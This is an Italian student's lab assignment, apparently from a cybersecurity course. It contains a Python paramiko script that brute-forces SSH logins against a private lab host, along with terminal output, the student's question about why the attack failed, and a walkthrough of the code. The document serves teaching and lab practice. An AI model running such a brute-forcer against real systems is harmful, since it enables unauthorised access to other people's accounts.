
.

# TASK 1:

**Task 1:**
Familiarizzazione con OS linux, shell e Command Prompt:  installeremo su Kali Linux un gioco per familiarizzare con i comandi linux: GameShell.




# TASK 2:

**Task 2:**


Si richiede allo studente di scrivere un programma, con un linguaggio a sua scelta tra Python e C, che permetta l'esecuzione di un attacco Brute-Force ad un servizio SSH su una macchina Debian/Ubuntu (kali va benissimo come macchina di test).

genpassword.py | eserciziosocket.py | task2W8D4.py

task2W8D4.py > ...

```python
import paramiko
import socket
import time

def ssh_bruteforce(host, port, username, password_list, timeout=6):
    client = paramiko.SSHClient()
    client.set_missing_host_key_policy(paramiko.AutoAddPolicy())


    for password in password_list:
        try:
            print(f"[+] prova {username}:{password.strip()}")
            client.connect (hostname=host, port=port, username=username,password=password.strip(),timeout=timeout)
            print(f"[!] successo! password found: {password.strip()}")
            client.close()
            return password.strip()
        except paramiko.AuthenticationException:
            continue
        except (paramiko.SSHException, socket.error) as e:
            print(f"[!] errore di connessione: {e}")
            time.sleep (1)
            continue
    print("[-] password non trovata.")
    return None

if __name__ == "__main__":
    targethost = "192.168.50.100"
    targetport = 22
    username = "emy"


    with open ("/home/kali/Documents/python/task2W8D4.txt", "r") as f:
        password = f.readlines()

    found = ssh_bruteforce(targethost, targetport, username, password)
    if found:
        print(f"[+] credenziali: {username}:{found}")
    else:
        print("[-] credenziali non valide trovate.")
```

```
┌──(kali㉿kali)-[~/Documents/python]
└─$ /bin/python /home/kali/Documents/python/task2W8D4.py
[+] prova emy:meciamopippo
[!] errore di connessione: [Errno None] Unable to connect to port 22 on 192.168.50.100
[-] password non trovata.
[-] credenziali non valide trovate.

┌──(kali㉿kali)-[~/Documents/python]
└─$ /bin/python /home/kali/Documents/python/task2W8D4.py
[+] prova emy:meciamopippo
[-] password non trovata.
[-] credenziali non valide trovate.
```




**questa slide l'ho inserita perchè nonostante le prove e le password immesse nel file txt non mi fa l'attacco bruteforce ho controllato lo status del servizio ssh ho riprovato ma niente se nei commenti alla correzione mi puoi spiegare cosa ho sbagliato così che io possa riprovare.**

## SPIEGAZIONE DEL CODICE:

per prima cosa ho importato le librerie paramiko (per stabilire connessioni ssh) socket ( per gestire gli errori di gli errori di rete e connessioni TCP)  time (usata per stabilire tempi tra una prova ed un altra) poi ho definito la funzione principale con host: indirizzo target port: porta del servizio ssh username, password list: lista di password da provare timeout tempo massimo del tentativo poi con il for ho creato il ciclo delle password per ogni password viene stampato un messaggio che attesta il tentativo se la password viene trovata viene restituita e si chiude la connessione con client close poi ho definito le eccezioni con authentication excepition se la password è errata si passa alla successiva ssh excepiont e socket error problemi di connessione se tutte le password provate sono errate stampa password non trovata e viene restituito il none.
Nell'ultima parte main ho impostato la macchina target con ip porta e username legge la lista dal file txt esegue la funzione di brute force e stampa il risultato se la password è stata trovata o meno.